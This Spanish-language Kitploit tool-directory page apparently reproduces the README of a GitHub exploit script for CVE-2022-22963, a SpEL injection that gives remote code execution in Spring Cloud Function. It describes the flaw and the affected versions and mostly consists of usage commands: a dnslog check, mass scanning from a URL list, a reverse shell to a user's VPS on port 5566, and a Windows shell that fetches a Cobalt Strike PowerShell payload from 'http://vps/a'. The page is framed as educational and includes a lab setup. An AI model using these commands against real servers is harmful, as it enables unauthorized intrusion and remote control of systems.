Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
spring-cloud-function-rce — Vulnerabilidad de inyección de expresión SPEL en Spring Cloud Function (CVE-2022-22963) | Kitploit
Herramientas/GitHubGitHub/k3rwin/spring-cloud-function-rce
Generación de PayloadsAnálisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónComando y Control
GitHubk3rwin/spring-cloud-function-rce

spring-cloud-function-rce

Vulnerabilidad de inyección de expresión SPEL en Spring Cloud Function (CVE-2022-22963)

Ver Repositorio
8330hace 4 añosAún no revisado
Compartir

Vulnerabilidad de inyección de expresión SPEL en Spring Cloud Function (CVE-2022-22963)

Spring Framework proporciona un modelo integral de programación y configuración para aplicaciones empresariales modernas basadas en Java (en cualquier tipo de plataforma de implementación).

El método apply de la clase RoutingFunction en el framework sin servidor de Spring Cloud, Spring Cloud Function, procesa el parámetro "spring.cloud.function.routing-expression" del encabezado de la solicitud como una expresión Spel, lo que provoca la inyección de expresión Spel. Un atacante puede aprovechar esta vulnerabilidad para ejecutar código arbitrario.

Versiones afectadas: 3.0.0.RELEASE <= Spring Cloud Function <= 3.2.2

El script se proporciona únicamente con fines educativos. El autor no se hace responsable de ningún uso ilegal del mismo.

1.instalación (módulo de instalación)

pip3 install -r requirements.txt	

2.Uso (uso)

python3 spring-cloud-function-rce.py -h

image-20220414184058525

-u Especifica una única URL para realizar la prueba de dnslog

-e Especifica el modo de shell inverso

-s Especifica el sistema operativo del host de destino; por defecto es linux. Los parámetros son win/linux Se utiliza junto con -i y -c

3.ejemplo (caso de uso)

3.1 Prueba de una única URL

python3 spring-cloud-function-rce.py -u "http://192.168.50.222:8080/"

image-20220414184202055

3.2 Prueba de múltiples URLs

python3 spring-cloud-function-rce.py -f "urls.txt"

image-20220414184424640

  • 123.58.236.76:47874 es la plataforma de laboratorio docker de vulfocus y no tiene instalado el comando nslookup, por lo que la prueba de dnslog falló.
  • La URL de lote debe ser el directorio raíz del sitio web. http://192.168.50.222:8080/ es el directorio raíz del laboratorio local. Si se agrega el directorio test, el PoC fallará.

3.3 Obtener shell en un objetivo Linux

python3 spring-cloud-function-rce.py -u "http://192.168.50.222:8080/" -e -i "ip_de_tu_vps:5566"

image-20220414185231029

3.4 Obtener shell en un objetivo Windows

python3 spring-cloud-function-rce.py -u "http://192.168.50.222:8080/" -e -s "win" -c "http://vps/a"

-c especifica la dirección del código de PowerShell generado por Cobalt Strike para la conexión. Debe usarse junto con -s "win". La opción -c debe ejecutarse en un sistema Windows para que el script pueda invocar PowerShell para codificar el PoC.


image-20220414185711222

image-20220414190020294

4. Laboratorio

4.1 Configuración manual con IntelliJ IDEA

Referencia

4.2 Laboratorio Docker

vulfocus

image-20220414190509578

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    282

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →